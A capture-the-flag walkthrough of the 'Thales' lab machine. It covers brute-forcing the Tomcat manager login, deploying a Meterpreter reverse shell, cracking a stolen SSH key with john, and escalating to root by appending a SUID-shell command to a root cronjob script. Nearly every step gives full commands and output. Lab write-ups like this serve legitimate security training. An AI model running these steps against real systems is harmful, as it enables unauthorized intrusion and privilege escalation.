

Thales Walkthrough

Host network: 192.168.56.0/24

Kali Host: 192.168.56.117

Host Discovery:

```
sudo netdiscover -i eth0 -r 192.168.56.0/24
```

```
nmap -F 192.168.56.0/24
```

host discovered at 192.168.56.121

Port/Service Discovery:

```
sudo nmap -sV -Pn -p- --open 192.168.56.121 > scan_service.txt
```

```
nmap -sC -A -Pn -p- --open 192.168.56.121 > scan_full.txt
```

Ports found:

22 ssh OpenSSH 7.6p1

8080 http Apache Tomcat 9.0.52

OS guess: Linux 4.15 - 5.6

Service Enumerations:

http://192.168.56.121:8080

dirb -w common.txt

nothing interesting

browser

tomcat welcome page

manager tabs, password protected

try to brute force the password

The screenshot shows the Apache Tomcat 9.0.52 web interface in a browser. The address bar shows the URL `192.168.56.121:8080`. The browser's address bar also shows several tabs: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, Server Not Found, and OffSec.

The main content area of the page displays the Apache Tomcat logo and a message: "If you're seeing this, you've successfully installed Tomcat. Congratulations!". Below this, there is a "Recommended Reading" section with links to "Security Considerations How-To", "Manager Application How-To", and "Clustering/Session Replication How-To". To the right of these links are buttons for "Server Status", "Manager App", and "Host Manager".

Below the recommended reading section is a "Developer Quick Start" section with links to "Tomcat Setup", "First Web Application", "Realms & AAA", "JDBC DataSources", "Examples", "Servlet Specifications", and "Tomcat Versions".


The page is divided into three main columns of content:

- Managing Tomcat:** This section provides information on security, access to the manager webapp, and how to define users. It includes a link to "Read more..." and a "Release Notes" link.
- Documentation:** This section provides links to "Tomcat 9.0 Documentation", "Tomcat 9.0 Configuration", and "Tomcat Wiki". It also includes a link to "Find additional important configuration information in:" and a list of files: "SCATALINA_HOME/conf/tomcat-users.xml", "SCATALINA_HOME/RUNNING.txt", "Tomcat 9.0 Bug Database", "Tomcat 9.0 JavaDocs", and "Tomcat 9.0 Git Repository at GitHub".
- Getting Help:** This section provides links to "FAQ and Mailing Lists" and a list of mailing lists: "tomcat-announce", "tomcat-users", "taglibs-user", "tomcat-dev", and "tomcat-dev". It also includes a link to "Apache Taglibs" and a link to "Development mailing list, including commit messages".

At the bottom of the page, there is a "Copyright ©1999-2022 Apache Software Foundation. All Rights Reserved" notice.

Tomcat brute forcing using msfconsole

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 > set rhosts 192.168.56.121
msf6 > run
```



```
kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options
Module options (auxiliary/scanner/http/tomcat_mgr_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.56.121	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.56.121
rhosts => 192.168.56.121
msf6 auxiliary(scanner/http/tomcat_mgr_login) > 
```

Output: [+] 192.168.56.121:8080 - Login Successful: **tomcat:role1**
Credentials successfully found!

Exploiting Tomcat using meterpreter

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
msf6 > set rhosts 192.168.56.121
msf6 > set rport 8080
msf6 > set httpusername tomcat
msf6 > set httppassword role1
msf6 > set lhost 192.168.56.117
msf6 > exploit
```

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.56.121  
rhosts => 192.168.56.121  
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080  
rport => 8080  
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat  
httpusername => tomcat  
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword role1  
httppassword => role1  
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.56.117  
lhost => 192.168.56.117  
msf6 exploit(multi/http/tomcat_mgr_upload) > show options  
Module options (exploit/multi/http/tomcat_mgr_upload):  


| Name         | Current Setting | Required | Description                                                                                  |
|--------------|-----------------|----------|----------------------------------------------------------------------------------------------|
| HttpPassword | role1           | no       | The password for the specified username                                                      |
| HttpUsername | tomcat          | no       | The username to authenticate as                                                              |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                 |
| RHOSTS       | 192.168.56.121  | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT        | 8080            | yes      | The target port (TCP)                                                                        |
| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| TARGETURI    | /manager        | yes      | The URI path of the manager app (/html/upload and /undeploy will be used)                    |
| VHOST        |                 | no       | HTTP server virtual host                                                                     |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.56.117  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name           |
|----|----------------|
| 0  | Java Universal |

  
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
```

Meterpreter shell session gained within the target system!

Host Enumerations:

See if we can get a legitimate shell/user

Only one user (Thales) in the /home directory

```
meterpreter > ls /home/thales
```

interesting files/directories:

user.txt (user flag, can grab now or later)

notes.txt

.ssh (promising for gaining legit user)

```
meterpreter > ls /home/thales/.ssh
```

ssh keys found! id_rsa, id_rsa.pub

copy over to kali

From Kali

```
ssh thales@192.168.56.121 -i id_rsa
```

permission denied, need passphrase

Ok let's try cracking the ssh key -> use John the ripper

Need to get the keys into a format john can use, then use john to crack the keys

```
ssh2john id_rsa > keys
```

```
john -wordlist=/usr/share/wordlists/rockyou.txt keys
```

Output: vodka06

Credentials found!

Try to ssh in again using 'vodka06'

Still failed, public key

Ok well lets try using it to su into thales

From meterpreter

```
meterpreter > shell (dropping down into a basic shell)
```

which python; which python2; which python3 (see if python is installed)

```
python3 -c 'import pty; pty.spawn("/bin/bash")' (spawning a bash shell)
```

```
tomcat@miletus:/home/thales$ su thales
```

```
Password: vodka06
```

```
thales@miletus:~$
```

Successfully login in as thales!

Privilege Escalation:

Now that we have a legitimate user, lets try to get root

The home directory of user 'thales' only has the user flag and a file called 'notes.txt'

notes.txt - [I prepared a backup script for you. The script is in this directory
"/usr/local/bin/backup.sh". Good Luck.]

/usr/local/bin/backup.sh

Looking at the file shows that its running a simple back script, not doing anything interesting but it is writable to, even then though its not got any sticky bits set. Currently a dead end.

Lets copy over pspy, a tool for detecting running processes. There's pspy32 and pspy64, quickly running uname tells us the OS is base 64, so pspy64.

```
cd /tmp
```

```
nc -nvlp 4447 > pspy64
```

```
nc 192.168.56.121 4447 < pspy64
```

 (from kali)

```
chmod +x pspy64
```

```
./pspy64
```

```
kali@kali: ~  
File Actions Edit View Help  
2022/10/23 09:01:20 CMD: UID=999 PID=1749 | /bin/bash  
2022/10/23 09:01:20 CMD: UID=999 PID=1748 | python3 -c import pty; pty.spawn("/bin/bash")  
2022/10/23 09:01:20 CMD: UID=999 PID=1744 | /bin/sh  
2022/10/23 09:01:20 CMD: UID=999 PID=1742 | sh -c /bin/sh  
2022/10/23 09:01:20 CMD: UID=0 PID=1741 |  
2022/10/23 09:01:20 CMD: UID=0 PID=1725 |  
2022/10/23 09:01:20 CMD: UID=0 PID=17 |  
2022/10/23 09:01:20 CMD: UID=0 PID=1699 |  
2022/10/23 09:01:20 CMD: UID=1000 PID=1648 | /tmp/pspy64  
2022/10/23 09:01:20 CMD: UID=1000 PID=1626 | bash  
2022/10/23 09:01:20 CMD: UID=1000 PID=1616 | (sd-pam)  
2022/10/23 09:01:20 CMD: UID=1000 PID=1615 | /lib/systemd/systemd --user  
2022/10/23 09:01:20 CMD: UID=999 PID=1614 | su thales  
2022/10/23 09:01:20 CMD: UID=0 PID=16 |  
2022/10/23 09:01:20 CMD: UID=999 PID=1589 | /bin/bash  
2022/10/23 09:01:20 CMD: UID=999 PID=1588 | python3 -c import pty; pty.spawn("/bin/bash")  
2022/10/23 09:01:20 CMD: UID=999 PID=1584 | /bin/sh  
2022/10/23 09:01:20 CMD: UID=999 PID=1582 | sh -c /bin/sh  
2022/10/23 09:01:20 CMD: UID=0 PID=1542 |  
2022/10/23 09:01:20 CMD: UID=0 PID=15 |  
2022/10/23 09:01:20 CMD: UID=0 PID=14 |  
2022/10/23 09:01:20 CMD: UID=999 PID=1361 | /usr/lib/jvm/java-11-openjdk-amd64/bin/java -classpath /tmp/~spawn1180521077762791492.tmp.dir metasploit.Pay  
load  
2022/10/23 09:01:20 CMD: UID=0 PID=13 |  
2022/10/23 09:01:20 CMD: UID=0 PID=12 |  
2022/10/23 09:01:20 CMD: UID=0 PID=116 |  
2022/10/23 09:01:20 CMD: UID=0 PID=115 |  
2022/10/23 09:01:20 CMD: UID=0 PID=11 |  
2022/10/23 09:01:20 CMD: UID=0 PID=10 |  
2022/10/23 09:01:20 CMD: UID=0 PID=1 | /sbin/init maybe-ubiquity  
2022/10/23 09:01:55 CMD: UID=0 PID=1798 |  
  
2022/10/23 09:05:01 CMD: UID=0 PID=1807 | gzip  
2022/10/23 09:05:01 CMD: UID=0 PID=1806 | /bin/sh -c gzip  
2022/10/23 09:05:01 CMD: UID=0 PID=1805 | tar czf /var/backups/miletus-Sunday.tgz /opt/tomcat/  
2022/10/23 09:05:01 CMD: UID=0 PID=1801 | bash /usr/local/bin/backup.sh  
2022/10/23 09:05:01 CMD: UID=0 PID=1800 | /bin/sh -c bash /usr/local/bin/backup.sh  
2022/10/23 09:05:01 CMD: UID=0 PID=1799 | /usr/sbin/CRON -f
```

Pspy shows that the backup.sh script is being run as a cronjob as root which means that anything executed by the cronjob will be executed as root. This means that if we append a command to backup.sh to copy a shell binary with SUID set, it will execute as root, giving us a shell binary with root SUID.


```
echo "cp /bin/dash /var/tmp/dash ; chmod u+s /var/tmp/dash" >> /usr/local/bin/backup.sh  
/var/tmp/dash -p (p means to execute with SUID permissions)  
whoami
```



```
kali@kali: ~  
File Actions Edit View Help  
# Long listing of files in $dest to check file sizes.  
ls -lh $dest  
cp /bin/dash /var/tmp/dash ; chmod u+s /var/tmp/dash  
thales@miletus:/usr/local/bin$ cd /var/tmp/  
cd /var/tmp/  
thales@miletus:/var/tmp$ ls  
ls  
dash  
systemd-private-3abaa9e234ea45589257917a3f4df670-systemd-resolved.service-wh5eRl  
systemd-private-3abaa9e234ea45589257917a3f4df670-systemd-timesyncd.service-tGqbvY  
thales@miletus:/var/tmp$ ls -l  
ls -l  
total 128  
-rwsr-xr-x 1 root root 121432 Oct 23 09:05 dash  
drwx----- 3 root root 4096 Oct 23 07:51 systemd-private-3abaa9e234ea45589257917a3f4df670-systemd-resolved.service-wh5eRl  
drwx----- 3 root root 4096 Oct 23 07:51 systemd-private-3abaa9e234ea45589257917a3f4df670-systemd-timesyncd.service-tGqbvY  
thales@miletus:/var/tmp$ /var/tmp/dash -p  
/var/tmp/dash -p  
# whoami  
whoami  
root  
# id  
id  
uid=1000(thales) gid=1000(thales) euid=0(root) groups=1000(thales),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)  
# cd /root  
cd /root  
# ls  
ls  
root.txt  
# cat root  
cat root  
cat: root: No such file or directory  
# cat root.txt  
cat root.txt  
3a1c85bebf8833b0ecae900fb8598b17  
# echo "luc chapman 18806759"  
echo "luc chapman 18806759"  
luc chapman 18806759  
#
```

We are now root, from here we can do whatever we want, including grabbing the flags for the root and user accounts they haven't been already.


Service Scan



The screenshot shows a Mousepad window titled "~Documents/completed/thales/scan_service.txt - Mousepad". The window contains a text file named "scan_service.txt" with the following content:

```
1 Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-12 11:58 EDT
2 Nmap scan report for 192.168.56.121
3 Host is up (0.000057s latency).
4 Not shown: 998 closed tcp ports (reset)
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
7 8080/tcp  open  http     Apache Tomcat 9.0.52
8 MAC Address: 08:00:27:CF:EA:31 (Oracle VirtualBox virtual NIC)
9 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
10
11 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
12 Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds
13
```

Full Scan



The screenshot shows a Mousepad window titled "~Documents/completed/thales/scan_full.txt - Mousepad". The window contains a text file named "scan_full.txt" with the following content:

```
1 Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-12 11:57 EDT
2 Nmap scan report for 192.168.56.121
3 Host is up (0.00018s latency).
4 Not shown: 65533 closed tcp ports (reset)
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
7 | ssh-hostkey:
8 |   2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)
9 |   256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)
10 |_  256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)
11 8080/tcp  open  http     Apache Tomcat 9.0.52
12 |_http-title: Apache Tomcat/9.0.52
13 |_http-favicon: Apache Tomcat
14 |_http-open-proxy: Proxy might be redirecting requests
15 MAC Address: 08:00:27:CF:EA:31 (Oracle VirtualBox virtual NIC)
16 Device type: general purpose
17 Running: Linux 4.X|5.X
18 OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
19 OS details: Linux 4.15 - 5.6
20 Network Distance: 1 hop
21 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
22
23 TRACEROUTE
24 HOP RTT      ADDRESS
25 1   0.18 ms 192.168.56.121
26
27 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
28 Nmap done: 1 IP address (1 host up) scanned in 10.47 seconds
29
```